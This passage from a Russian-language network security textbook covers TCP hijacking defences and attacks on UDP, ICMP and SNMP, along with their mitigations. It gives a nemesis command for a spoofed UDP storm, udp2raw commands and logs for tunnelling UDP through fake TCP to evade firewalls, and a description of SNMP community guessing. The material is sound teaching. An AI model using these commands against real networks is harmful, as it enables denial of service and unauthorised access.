Если сеть использует firewall (или другой фильтр IP-пакетов), следует добавить ему правила, по которым все пакеты, пришедшие извне и имеющие обратные адреса из нашего адресного пространства, не должны пропускаться внутрь сети. Кроме того, следует минимизировать доверие машин друг другу. В идеале не должно существовать способа напрямую попасть на соседнюю машину сети, получив права суперпользователя на одной из них. Конечно, это не спасет от использования сервисов, не требующих авторизации, например IRC (хакер может притвориться произвольной машиной интернета и передать набор команд для входа на канал IRC, выдачи произвольных сообщений и т. д.).

Шифрование TCP/IP-потока решает в общем случае проблему IP-spoofing'а (при условии что используются криптографически стойкие алгоритмы).

Для того чтобы уменьшить число таких атак, рекомендуется также настроить firewall для фильтрации пакетов, посланных нашей сетью наружу, но имеющих адреса, не принадлежащие нашему адресному пространству. Это защитит мир от атак из внутренней сети, кроме того, детектирование подобных пакетов будет означать нарушение внутренней безопасности и может помочь администратору в работе.

Есть несколько путей. Например, можно реализовать TCP/IP-стек, который будет контролировать переход в десинхронизированное состояние, обмениваясь информацией о sequence number/acknowledge number. Однако в данном случае мы не застрахованы от хакера, меняющего и эти значения.

Поэтому более надежным способом является анализ загруженности сети, отслеживание возникающих ACK-бурь. Это можно реализовать при помощи конкретных средств контроля за сетью.

Если хакер не потрудится поддерживать десинхронизированное соединение до его закрытия или не станет фильтровать вывод своих команд, это также будет сразу замечено пользователем. К сожалению, подавляющее большинство просто откроет новую сессию, не обращаясь к администратору.

Стопроцентную защиту от данной атаки обеспечивает, как всегда, шифрование TCP/IP-трафика (на уровне приложений – secure shell) или на уровне протокола – Ipsec, который мы уже рассматривали ранее). Это исключает возможность модификации сетевого потока. Для защиты почтовых сообщений может применяться PGP.

Следует заметить, что метод также не срабатывает на некоторых конкретных реализациях TCP/IP. Так, несмотря на [rfc…], который требует молчаливого закрытия сессии в ответ на RST-пакет, некоторые системы генерируют встречный RST-пакет. Это делает невозможным раннюю десинхронизацию.

2.4.11. Атаки на UDP

Протокол дейтаграмм пользователя (User Datagram Protocol) предназначается для передачи данных между прикладными процессами и обменом дейтаграммами между компьютерами, входящими в единую сеть. Длина пакета в UDP измеряется в октетах, дейтаграммы пользователя включают заголовок и данные. Это означает, что минимальная величина длины – 4 байта. Протокол UDP является транспортным, и он не устанавливает логического соединения, а также не упорядочивает пакеты данных. То есть пакеты могут прийти не в том порядке, в котором они были отправлены, и UDP не обеспечивает до-

стоверности доставки пакетов. Но данные, отправляемые через модуль UDP, достигают места назначения как единое целое. Главная особенность UDP заключается в том, что он сохраняет границы сообщений и никогда не объединяет несколько сообщений в одно.

Взаимодействие между процессами и модулем UDP осуществляется через UDP-порты. Адресом назначения является номер порта прикладного сервиса. В протоколе также используется IP, который является адресом узла. У UDP так же, как и у TCP, существуют зарезервированные порты. Присвоением сервисам собственных номеров занимается организация IANA (Internet Assigned Numbers Authority). Всего в UDP используется от 0 до 65 535 портов. При этом от 0 до 1023 – главные порты, от 1024 до 49 151 – порты, выделенные под крупные проекты и частные порты, от 49 152 до 65 535 предусмотрены для любого программиста, который захочет использовать данный протокол.

Также есть возможность локально присвоить номер порта. Для этого необходимо приложение связать с доступом и при этом выбрать любое число, но при этом необходимо помнить о том, что существуют уже зарезервированные порты.

Преимущество протокола UDP состоит в том, что он позволяет прикладным программам отправлять сообщения другим приложениям, используя минимальное количество параметров протокола.

Виды атак на UDP

На протокол UDP существует не так много атак, как на TCP. Это можно объяснить прежде всего тем, что этот протокол менее распространен. К тому же отсутствие установки соединения лишает самой возможности реализации целого ряда атак, характерных для TCP.

2.4.12. UDP Storm

Для осуществления данной атаки необходимо, чтобы на сервере было открыто как минимум два порта. Например, отправляется на один из открытых портов UDP запрос, а в качестве отправителя указывается адрес второго открытого UDP-порта, и тут происходит самое интересное – порты отвечают друг другу бесконечно. В результате данной атаки снижается производительность сервера.

Реализовать ее можно с помощью уже упоминавшейся утилиты Nemesis:

```
root@kali: nemesis udp -D 2.2.2.2 -y 1002 -S 1.1.1.1 -x 1001
```

Многие системы телефонной связи через интернет (IP-телефония) организуют соединения на уровне инкапсулируемых в дейтаграммы UDP данных (например, телефонное соединение между абонентами). Для таких приложений поток информации о недоступности удаленной стороны может приводить к разрыву соединения на уровне инкапсулированного в UDP протокола.

UDP Package – смысл атаки заключается в отправке некорректного пакета на сервис UDP. Например, UDP-пакет с некорректными полями служебных данных. Попробовать реализовать данную атаку можно с помощью уже упоминавшегося ранее конструктора пакетов PackETH.

Для протокола UDP так же, как и для других протоколов, характерны DoS-атаки «отказ в обслуживании». Для реализации данного вида атак необходимо сгенерировать большое количество UDP-пакетов, направленных на определенную машину. В результате успешной атаки происходит либо зависание, либо его перезагрузка. Осуществить атаку можно из-за того, что в UDP отсутствует механизм предотвращения перегрузок.

2.4.13. Безопасность UDP

Основным средством обеспечения безопасности UDP-трафика является применение все того же протокола IPSec. Также для защиты трафика необходимо использовать средства межсетевого экранирования и системы предотвращения вторжений. Впрочем, эти рекомендации аналогичны рекомендациям по защите TCP.

Однако средства защиты тоже можно обмануть. Например, можно спрятать UDP-пакеты в TCP. Туннель, который превращает UDP-трафик в зашифрованный поддельный трафик TCP / UDP /ICMP с помощью необработанного сокета, помогает вам обойти брандмауэры UDP (или нестабильную среду UDP). Для реализации такого туннелирования можно воспользоваться утилитой udp2raw.

При использовании в одиночку udp2raw туннелирует только UDP-трафик. Тем не менее если вы используете udp2raw + любую VPN на основе UDP вместе, то можете туннелировать любой трафик (включая TCP/UDP /ICMP), в настоящее время подтверждена поддержка OpenVPN / L2TP/ShadowVPN и tinyfecVPN.

Также поддерживаются UDP-заголовки. В режиме UDP-заголовка он ведет себя точно так же, как обычный UDP-туннель, и вы можете просто использовать другие функции (такие как шифрование, защита от повтора или стабилизация соединения).




Рис. 2.40

В режиме заголовка FakeTCP udp2raw имитирует трехстороннее рукопожатие при установлении соединения, имитирует seq и ack_seq при передаче данных. Он также имитирует несколько параметров TCP, таких как MSS, sackOk, TS, TS_ack, wscale. Брандмауэры будут рассматривать FakeTCP как TCP-соединение, но по сути это UDP: он поддерживает доставку в режиме реального времени / вне очереди (точно так же, как это делает обычный UDP), без контроля перегрузки или повторной передачи. Таким образом, при использовании OpenVPN не возникнет никаких проблем с TCP over TCP.

Предположим, ваш UDP заблокирован, или дозируется, или просто плохо поддерживается. Допустим, что IP-адрес вашего сервера – 44.55.66.77, у вас есть служба, прослушивающая udp-порт 7777.

```
# На стороне сервера:
./udp2raw_amd64 -s -l0.0.0.0:4096 -r 127.0.0.1:7777    -k "passwd" --raw-mode faketcp -a
```

```
$ ./udp2raw_ar71xx  -s -l0.0.0.0:4096 -r 127.0.0.1:7777  -a -k "passwd" --raw-mode faketcp
[2017-08-16 21:13:18][INFO]argc=10 ./udp2raw_ar71xx -s -l0.0.0.0:4096 -r 127.0.0.1:7777 -a -k passwd --raw-mode faketcp
[2017-08-16 21:13:18][INFO]important variables: log_level=4:INFO raw_mode=faketcp cipher_mode=aes128cbc auth_mode=crc32 key=p
asswd local_ip=0.0.0.0 local_port=4096 remote_ip=127.0.0.1 remote_port=7777 source_ip=0.0.0.0 source_port=0 socket_buf_size=1
048576
[2017-08-16 21:13:18][INFO]const_id:b89ccb9d
[2017-08-16 21:13:18][WARN]auto added iptables rule by:  iptables -I INPUT -p tcp -m tcp --dport 4096 -j DROP -m comment --co
mment udp2raw_dWRwMnJhdw_b89ccb9d_2017-08-16-21:13:18
[2017-08-16 21:13:24][INFO][192.168.200.205:32245]received syn,sent syn ack back
[2017-08-16 21:13:24][INFO][192.168.200.205:32245]got packet from a new ip
[2017-08-16 21:13:24][INFO][192.168.200.205:32245]created new conn,state: server_handshake1,my_id is 649fe167
[2017-08-16 21:13:24][INFO][192.168.200.205:32245]changed state to server_handshake1,my_id is 649fe167
[2017-08-16 21:13:24][INFO][192.168.200.205:32245]received handshake oppsite_id:7aee2b34  my_id:649fe167
[2017-08-16 21:13:24][INFO][192.168.200.205:32245]oppsite const_id:1964ea17
[2017-08-16 21:13:24][INFO][192.168.200.205:32245]changed state to server_ready
[2017-08-16 21:13:37][INFO][192.168.200.205:32245]new conv conv_id=5e391c4c, assigned fd=11
```

```
# На стороне клиента:
./udp2raw_amd64 -c -l0.0.0.0:3333  -r44.55.66.77:4096  -k "passwd" --raw-mode faketcp -a
```

```
root@raspberrypi:/home/pi# ./udp2raw_bcm2708 -c -l0.0.0.0:3333  -r192.168.200.1:4096 -a -k "passwd" --raw-mode faketcp
[2017-08-16 13:13:24][INFO]argc=9 ./udp2raw_bcm2708 -c -l0.0.0.0:3333 -r192.168.200.1:4096 -a -k passwd --raw-mode faketcp
[2017-08-16 13:13:24][INFO]important variables: log_level=4:INFO raw_mode=faketcp cipher_mode=aes128cbc auth_mode=crc32 key=p
asswd local_ip=0.0.0.0 local_port=3333 remote_ip=192.168.200.1 remote_port=4096 source_ip=0.0.0.0 source_port=0 socket_buf_si
ze=1048576
[2017-08-16 13:13:24][INFO]const_id:1964ea17
[2017-08-16 13:13:24][WARN]auto added iptables rule by:  iptables -I INPUT -s 192.168.200.1/32 -p tcp -m tcp --sport 4096 -j
DROP -m comment --comment udp2raw_dWRwMnJhdw_1964ea17_2017-08-16-13:13:24
[2017-08-16 13:13:24][INFO]get_src_adress called
[2017-08-16 13:13:24][INFO]source ip = 192.168.200.205
[2017-08-16 13:13:24][INFO]using port 32245
[2017-08-16 13:13:24][INFO]state changed from client_idle to client_tcp_handshake
[2017-08-16 13:13:24][INFO](re)sent tcp syn
[2017-08-16 13:13:24][INFO]state changed from client_tcp_handshake to client_handshake1
[2017-08-16 13:13:24][INFO](re)sent handshake1
[2017-08-16 13:13:24][INFO]changed state from to client_handshake1 to client_handshake2,my_id is 7aee2b34,oppsite id is 649fe
167
[2017-08-16 13:13:24][INFO](re)sent handshake2
[2017-08-16 13:13:24][INFO]changed state from to client_handshake2 to client_ready
[2017-08-16 13:13:37][INFO]new packet from 127.0.0.1:36714,conv_id=5e391c4c
```

Таким образом, UDP-трафик можно спрятать внутри TCP-пакетов. Утилиту udp2raw можно скачать по адресу https://github.com/wangyu-/udp2raw-tunnel/releases.

2.4.14. Протокол ICMP

Основное назначение протокола обмена управляющими сообщениями ICMP – это обнаружение ошибок и передача информации о таких ошибках. При обнаружении тех или иных проблем промежуточные маршрутизаторы или ко-

нечные станции генерируют сообщения ICMP того или иного типа, указывая в них код ошибки, и передают отправителю исходного пакета. Протокол транспортного уровня (в частности, TCP), получая сообщения ICMP об ошибках в сети, может выполнять те или иные действия для преодоления возникших проблем. Зная детали работы транспортного протокола и протокола ICMP, можно с помощью специально сформированных сообщений ICMP оказать существенное влияние на передачу данных через произвольное соединение TCP и даже разорвать такое соединение. При этом атакующему не нужно даже находиться на пути передачи пакетов между участниками соединения TCP. Для организации ICMP-атак на соединения TCP может потребоваться передача достаточно большого (до нескольких десятков тысяч) числа пакетов, но повсеместное распространение широкополосных каналов доступа в интернет позволяет без проблем организовать такие атаки практически с любого домашнего компьютера.

2.4.15. Методология атак на ICMP

Как уже неоднократно упоминалось ранее, протокол TCP в настоящее время является основным транспортным протоколом в сетях IP и, в частности, в сети Интернет. Широкое распространение этого протокола делает его привлекательным объектом атак. Поговорим об анализе воздействий на соединения TCP с помощью пакетов ICMP. С помощью ряда атак существует возможность существенного снижения скорости обмена данными и даже полного разрыва произвольных соединений TCP с помощью передачи потока специально подготовленных пакетов ICMP с удаленного хоста.

Условно атаки на UDP можно разделить на два типа – сброс соединений или существенное снижение скорости передачи данных через соединение.

2.4.16. Обработка сообщений ICMP

Стандартом интернета «Требования к хостам» определяется, что протокол TCP должен передавать информацию об ошибке, полученную в сообщении ICMP, соединению, с которым связана эта ошибка. Для определения этого соединения реализации TCP нужно проанализировать данные, содержащиеся в сообщении ICMP.

В TCP связь сообщения ICMP с тем или иным из существующих соединений определяется на основе сравнения четырех значений – двух адресов IP (отправитель и получатель) и двух номеров портов. Однако ни спецификация протокола ICMP, ни стандартные требования к хостам не определяют каких-либо механизмов проверки корректности информации, содержащейся в сообщении ICMP. Благодаря отсутствию такой проверки атакующий может создать сообщение ICMP, содержащее специально подготовленную дезинформацию, реакция на которую со стороны протокола TCP (в соответствии с требованиями RFC) может привести к весьма печальным результатам вплоть до разрыва существующих соединений. Для того чтобы сообщение ICMP оказало воздействие на интересующее соединение TCP, организатор атаки, кроме указания адресов IP участников соединения, должен определить или угадать номера

Таблица 2.2. *Типы и коды ICMP-сообщений*

ICMP-сообщение		Описание сообщения
Тип	**Код**	
0		Эхо-ответ (ping-отклик)
3		Адресат не достижим
	0	* Сеть не достижима
	1	* ЭВМ не достижима
	2	* Протокол не доступен
	3	* Порт не доступен
	4	* Необходима фрагментация сообщения
	5	* Исходный маршрут вышел из строя
	6	* Сеть места назначения неизвестна
	7	* ЭВМ места назначения неизвестна
	8	* Исходная ЭВМ изолирована
	9	* Связь с сетью места назначения административно запрещена
	10	* Связь с ЭВМ места назначения административно запрещена
	11	* Сеть не доступна для данного вида сервиса
	12	* ЭВМ не доступна для данного вида сервиса
	13	* Связь административно запрещена с помощью фильтра
	14	* Нарушение старшинства ЭВМ
	15	* Дискриминация по старшинству
4	0	* Отключение источника при переполнении очереди
5		Переадресовать (изменить маршрут)
	0	Переадресовать дейтаграмму в сеть (устарело)
	1	Переадресовать дейтаграмму на ЭВМ
	2	Переадресовать дейтаграмму для типа сервиса (tos) и сети
	3	Переадресовать дейтаграмму для типа сервиса и ЭВМ
8	0	Эхо-запрос (ping-запрос)
9	0	Объявление маршрутизатора
10	0	Запрос маршрутизатора
11		Для дейтаграммы время жизни истекло (ttl=0):
	0	* при передаче
	1	* при сборке (случай фрагментации)
12		* Проблема с параметрами дейтаграммы
	0	* Ошибка в IP-заголовке
	1	* Отсутствует необходимая опция
13		Запрос временной метки
14		Временная метка-отклик
15		Запрос информации (устарел)
16		Информационный отклик (устарел)
17		Запрос адресной маски
18		Отклик на запрос адресной маски

портов, через которые организовано соединение. Кроме того, для многих служб в сети Интернет используются стандартные номера портов, что существенно упрощает задачу подбора нужного квартета, поскольку три (IP-адреса и номер порта на сервер) из четырех значений можно определить достоверно без подбора. Учитывая специфику выделения номеров портов на клиентской стороне соединений TCP в различных операционных системах и приложениях, можно значительно сузить диапазон возможных значений остающегося неизвестным параметра (номер порта на клиентской стороне соединения) и ускорить подбор нужного номера. В крайнем случае, когда приходится перебирать все возможные значения номера порта на стороне клиента, число таких значений составляет 65 536. Если в атакуемом соединении и сервер использует нестандартный номер порта, это может дополнительно осложнить задачу (число перебираемых значений возводится в квадрат), но такая ситуация является достаточно экзотической для современной практики в сети Интренет, хотя в условиях частных IP-сетей могут применяться и нестандартные номера портов на серверах. Однако и в этом случае задача организации атаки путем подбора номеров остается вполне решаемой.

2.4.17. Сброс соединений (reset)

В соответствии со стандартом интернета «Требования к хостам» хостам следует разрывать соответствующее соединение TCP в ответ на получение сообщения ICMP о критичной ошибке. Используя это, атакующий может вслепую сбросить соединение между парой станций, передавая одному из хостов сообщения ICMP, указывающие на такой тип ошибки. Например, можно передавать одной из сторон соединения сообщения о том, что другая сторона не поддерживает соответствующий протокол (Protocol Unreachable), от имени того самого хоста (другой стороны соединения). В таких сообщениях сложно усмотреть что-либо подозрительное, поэтому можно надеяться, что они не будут отброшены тем или иным фильтром на пути от атакующего. Необходимость выполнения атаки вслепую практически не осложняет ее организации, поскольку атакующему для успеха не требуется получать каких-либо пакетов от объекта атаки. Не требуется от атакующего и организации перехвата пакетов или изменения пути их доставки, поскольку он должен лишь направить подготовленные пакеты ICMP, содержащие код одной из критических ошибок и квартет идентификации соединения в поле данных ICMP, по адресу сервера или клиента в атакуемом соединении. В соответствии с заданной для протокола TCP политикой обработки ошибок получение сообщения ICMP, в поле данных которого содержится заголовок IP с адресами клиента и сервера, а также заголовок TCP с используемыми в данном соединении номерами портов, приведет к немедленному разрыву сообщения. При этом ни у одного из участников соединения не остается в журнальных файлах никакой информации об источнике атаки, поскольку в полученных пакетах могут использоваться (и обычно используются) подставные адреса отправителя (обычно это адрес другой стороны атакуемого соединения).

Следует отметить, что на сегодняшний день далеко не все реализации стека TCP/IP подвержены этой уязвимости.

2.4.18. Снижение скорости

Кроме возможности сброса соединений, TCP-пакеты ICMP позволяют существенно снизить скорость передачи данных через соединения, не нарушая их работу полностью. Для выполнения такой задачи передаются сообщения ICMP о некритических ошибках (тип 3 с кодом 4 и тип 4 с кодом 0). Механизм такой атаки весьма похож на описанную выше атаку для разрыва соединений.

Следует отметить, что атаки, приводящие к снижению скорости передачи данных через соединение, в некоторых случаях могут доставить даже больше хлопот, нежели полный разрыв соединений.

2.4.19. Безопасность ICMP

Протокол ICMP несколько отличается от TCP и UDP как по своей структуре, так и по назначению. Поэтому говорить о безопасности этого протокола в том же контексте, как мы говорили до этого о других протоколах, не получится. Здесь отсутствуют механизмы шифрования и аутентификации, так как они просто не нужны.

Поэтому средствами защиты здесь будут скорее общие средства сетевой безопасности, такие как межсетевые экраны и средства обнаружения вторжений.

Также в качестве защиты можно порекомендовать настройку маршрутизаторов, при которых они будут фильтровать тот же ICMP-трафик, превышающий некоторую заданную заранее величину (пакетов/ед. времени). Для того чтобы убедиться, что ваши машины не могут служить источником ping flood'a, ограничьте доступ к ping. Это можно сделать, например, запретив пользователям без административных прав запуск утилиты ping в операционной системе.

2.5. Атаки на уровне приложений

Поговорив о первых четырех уровнях иерархической модели, мы переходим сразу к седьмому уровню – приложений. Рассматривать сессионный и уровень представлений я особого смысла не вижу, так как атаки на все эти уровни в конечном итоге требуют использования уровня приложений. Поэтому перейдем к атакам на протоколы уровня приложений.

Собственно, различных протоколов, работающих на этом уровне, превеликое множество, так же как и количество различных сетевых приложений и сетевых систем. Начнем с протоколов, предназначенных для задач мониторинга, – SNMP и Syslog.

2.5.1. Безопасность прикладного уровня

На прикладном уровне работает большое число различных устройств и приложений. При этом архитектура стека протоколов TCP/IP не предусматривает никакой защиты данных на прикладном уровне. В результате при работе на данном уровне разработчикам необходимо самостоятельно заботиться о за-

щите обрабатываемой информации. Далее мы рассмотрим различные протоколы прикладного уровня, начнем с SNMP.

2.5.2. Протокол SNMP

Изначально протокол SNMP разрабатывался для проверки функционирования сетевых маршрутизаторов. Впоследствии сфера действия протокола охватила и другие сетевые устройства, такие как концентраторы, шлюзы, терминальные серверы, машины под управлением Windows Server и т. д. Кроме того, протокол допускает возможность внесения изменений в функционирование указанных устройств.

Основными участниками процесса функционирования протокола являются агенты и системы управления. Если рассматривать эти два понятия на языке «клиент–сервер», то роль сервера выполняют агенты, то есть те самые устройства, для опроса состояния которых и был разработан рассматриваемый нами протокол. Соответственно, роль клиентов отводится системам управления – сетевым приложениям, необходимым для сбора информации о функционировании агентов. Помимо этих двух субъектов, в модели протокола можно выделить также еще два: управляющую информацию и сам протокол обмена данными.

Протокол позволяет опрашивать устройства по сети, получая сведения о состоянии их сетевых интерфейсов, нагрузке и других данных.

Также протокол SNMP обладает еще одной весьма важной особенностью, а именно возможностью модифицировать данные на агентах.

Теперь поговорим о том, какую же все-таки информацию может почерпнуть система управления из недр SNMP. Вся информация об объектах системы-агента содержится в так называемой MIB (management information base) – базе управляющей информации, другими словами, MIB представляет собой совокупность объектов, доступных для операций записи-чтения для каждого конкретного клиента, в зависимости от структуры и предназначения самого клиента. Ведь не имеет смысла спрашивать у терминального сервера количество отброшенных пакетов, так как эти данные не имеют никакого отношения к его работе, так же как и информация об администраторе для маршрутизатора. Потому управляющая система должна точно представлять себе, что и у кого запрашивать. На данный момент существует четыре базы MIB:

1) Internet MIB – база данных объектов для обеспечения диагностики ошибок и конфигураций. Включает в себя более 200 объектов (в том числе и объекты MIB I);
2) LAN manager MIB – база из более 100 объектов – пароли, сессии, пользователи, общие ресурсы;
3) WINS MIB – база объектов, необходимых для функционирования WINS-сервера (WINSMIB.DLL);
4) DHCP MIB – база объектов, необходимых для функционирования DHCP-сервера (DHCPMIB.DLL), служащего для динамического выделения IP-адресов в сети.

Все имена MIB имеют иерархическую структуру, обычно представляемую в виде дерева. Существует десять корневых алиасов:

1) System – данная группа MIB II содержит в себе семь объектов, каждый из которых служит для хранения информации о системе (версия ОС, время работы и т. д.);
2) Interfaces – содержит 23 объекта, необходимых для ведения статистики сетевых интерфейсов агентов (количество интерфейсов, размер MTU, скорость передачи, физические адреса и т. д.);
3) AT (3 объекта) – отвечают за трансляцию адресов. Более не используется. Была включена в MIB I. Примером использования объектов AT может послужить простая ARP-таблица (более подробно об ARP-протоколе можно почитать в статье «Нестандартное использование протокола ARP», которую можно найти на сайте www.uinc.ru в разделе «Articles») соответствия физических (MAC) адресов сетевых карт IP-адресам машин. В SNMP v2 эта информация была перенесена в MIB для соответствующих протоколов;
4) IP (42 объекта) – данные о проходящих IP-пакетах (количество запросов, ответов, отброшенных пакетов);
5) ICMP (26 объектов) – информация о контрольных сообщениях (входящие/исходящие сообщения, ошибки и т. д.);
6) TCP (19) – все, что касается одноименного транспортного протокола (алгоритмы, константы, соединения, открытые порты и т. п.);
7) UDP (6) – аналогично, только для UDP-протокола (входящие/исходящие датаграммы, порты, ошибки);
8) EGP (20) – данные о трафике Exterior Gateway Protocol (используется маршрутизаторами, объекты хранят информацию о принятых/отосланных/отброшенных кадрах);
9) Transmission – зарезервирована для специфических MIB;
10) SNMP (29) – статистика по SNMP – входящие/исходящие пакеты, ограничения пакетов по размеру, ошибки, данные об обработанных запросах и многое другое.

Каждый из них представим в виде дерева, растущего вниз (система напоминает организацию DNS). Например, к адресу администратора мы можем обратиться посредством такого пути: system.sysContact.0, ко времени работы системы – system.sysUpTime.0, к описанию системы (версия, ядро и другая информация об ОС) – system.sysDescr.0. С другой стороны, те же данные могут задаваться и в точечной нотации. Так, system.sysUpTime.0 соответствует значение 1.3.0, поскольку system имеет индекс «1» в группах MIB II, а sysUpTime – 3 в иерархии группы system. Ноль в конце пути говорит о скалярном типе хранимых данных.

В процессе работы символьные имена объектов не используются, то есть если менеджер запрашивает у агента содержимое параметра system.sysDescr.0, то в строке запроса ссылка на объект будет преобразована в «1.1.0», а не будет передана «как есть». Далее мы рассмотрим BULK-запрос, и тогда станет ясно, почему это столь важно. На этом мы завершим обзор структуры MIB II и перейдем непосредственно к описанию взаимодействия менеджеров (систем управления) и агентов.

В SNMP клиент взаимодействует с сервером по принципу запрос–ответ. Сам по себе агент способен инициировать только одно действие, называемое ловушкой, прерыванием («trap» – ловушка). Помимо этого, все действия агентов

сводятся к ответам на запросы, посылаемые менеджерами. Менеджеры в свою очередь могут осуществлять четыре вида запросов:

- GetRequest – запрос у агента информации об одной переменной;
- GetNextRequest – дает агенту указание выдать данные о следующей (в иерархии) переменной;
- GetBulkRequest – запрос на получение массива данных. При получении такового агент проверяет типы данных в запросе на соответствие данным из своей таблицы и заполняет структуру значениями параметров: for(repeatCount = 1; repeatCount < max_repetitions; repeatCount++).
  Теперь представьте себе запрос менеджера на получение списка из сотни значений переменных, посланный в символьном виде, и сравните размер такового с размером аналогичного запроса в точечной нотации. Думаю, понятно, к чему привела бы ситуация, если бы символьные имена не преобразовывались вышеуказанным образом;
- SetRequest – указание установить определенное значение переменой.

SNMP – протокол контроля и диагностики, в связи с чем он рассчитан на ситуации, когда нарушается целостность маршрутов, кроме того, в такой ситуации нужен как можно менее требовательный к аппаратуре транспортный протокол, потому выбор был сделан в сторону UDP.

Допустим, менеджер послал несколько пакетов разным агентам, как же системе управления в дальнейшем определить, какой из приходящих пакетов касается 1-го и 2-го агентов? Для этого каждому пакету приписывается определенный ID – числовое значение. Когда агент получает запрос от менеджера, он генерирует ответ и вставляет в пакет значение ID, полученное им из запроса (не модифицируя его). Одним из ключевых понятий в SNMP является понятие group (группа). Процедура авторизации менеджера представляет собой простую проверку на принадлежность его к определенной группе, из списка, находящегося у агента. Если агент не находит группы менеджера в своем списке, их дальнейшее взаимодействие невозможно.

Совершенно очевидно, что для безопасной аутентификации этого необходимы более надежные средства аутентификации. За протоколом SNMP первой версии даже закрепилась такая шутка: «SNMP означает Security Not My Problem, безопасность не моя проблема».

До этого мы несколько раз сталкивались с первой и второй версиями SNMP. Обратим внимание на отличие между ними.

Первым делом заметим, что в SNMP v2 включена поддержка шифрования трафика, для чего в зависимости от реализации используются алгоритмы DES, MD5.

Это ведет к тому, что при передаче данных наиболее важные данные недоступны для извлечения сниффингом, в том числе и информация о группах сети. Все это привело к увеличению самого трафика и усложнению структуры пакета.

Создается впечатление, что протокол рассчитан на работу в среде так называемых «доверенных хостов». Представим себе некий IP-адрес, обладатель которого имеет намерение получить выгоду либо же просто насолить адми-

нистратору путем нарушения работы некой сети. Станем на место этого злоумышленника. Рассмотрение данного вопроса сведем к двум пунктам:

а) мы находимся вне «враждебной сети». Каким же образом мы можем совершить свое черное дело? В первую очередь предполагаем, что мы знаем адрес шлюза сети. Согласно RFC, соединение системы управления с агентом происходит по 161-му порту (UDP). Вспомним о том, что для удачной работы необходимо знание группы. Тут злоумышленнику на помощь приходит то, что зачастую администраторы оставляют значения (имена) групп, выставленные по умолчанию, а по умолчанию для SNMP существует две группы – «private» и «public». В случае если администратор не предусмотрел подобного развития событий, недоброжелатель может доставить ему массу неприятностей. Как известно, SNMP-протокол является частью FingerPrintering. При желании благодаря группе system MIB II есть возможность узнать довольно большой объем информации о системе. Чего хотя бы стоит read-only параметр sysDescr. Ведь, зная точно версию программного обеспечения, есть шанс, используя средства для соответствующей ОС, получить полный контроль над системой. Я не зря упомянул атрибут read-only этого параметра. Ведь, не порывшись в исходниках snmpd (в случае UNIX-подобной ОС), этот параметр изменить нельзя, то есть агент добросовестно выдаст злоумышленнику все необходимые для него данные. А не надо забывать о том, что реализации агентов под Windows поставляются без исходных кодов, а знание операционной системы – 50 % успеха атаки. Кроме того, вспомним, что множество параметров имеют атрибут rw (read-write), и среди таких параметров – форвардинг! Представьте себе последствия установки его в режим «notForwarding(2)». К примеру, в Linux-реализации ПО для SNMP под названием ucd-snmp есть возможность удаленного запуска скриптов на серверы путем посылки соответствующего запроса. Успешная реализация этих угроз может привести к крайне печальным последствиям;

б) злоумышленник находится на локальной машине. В таком случае вероятность увольнения админа резко возрастает. Ведь нахождение в одном сегменте сети дает возможность простым сниффингом отловить названия групп, а с ними и множество системной информации. Этого случая также касается все сказанное в пункте «а».

Таким образом, при использовании протокола SNMP необходимо быть предельно аккуратным. Для обеспечения безопасности устройств, мониторинг которых ведется через SNMP, необходимо использовать межсетевые экраны для сегментации и разрешения взаимодействия по данному протоколу только доверенных хостов.

Для обнаружения устройств, поддерживающих SNMP, можно воспользоваться утилитой SNMP, входящей в состав дистрибутива Kali (рис. 2.41).

С ее помощью можно просканировать подсеть на наличие устройств, поддерживающих протокол SNMP. В случае обнаружения будет произведена попытка подбора community как в режиме перебора, так и по словарю.

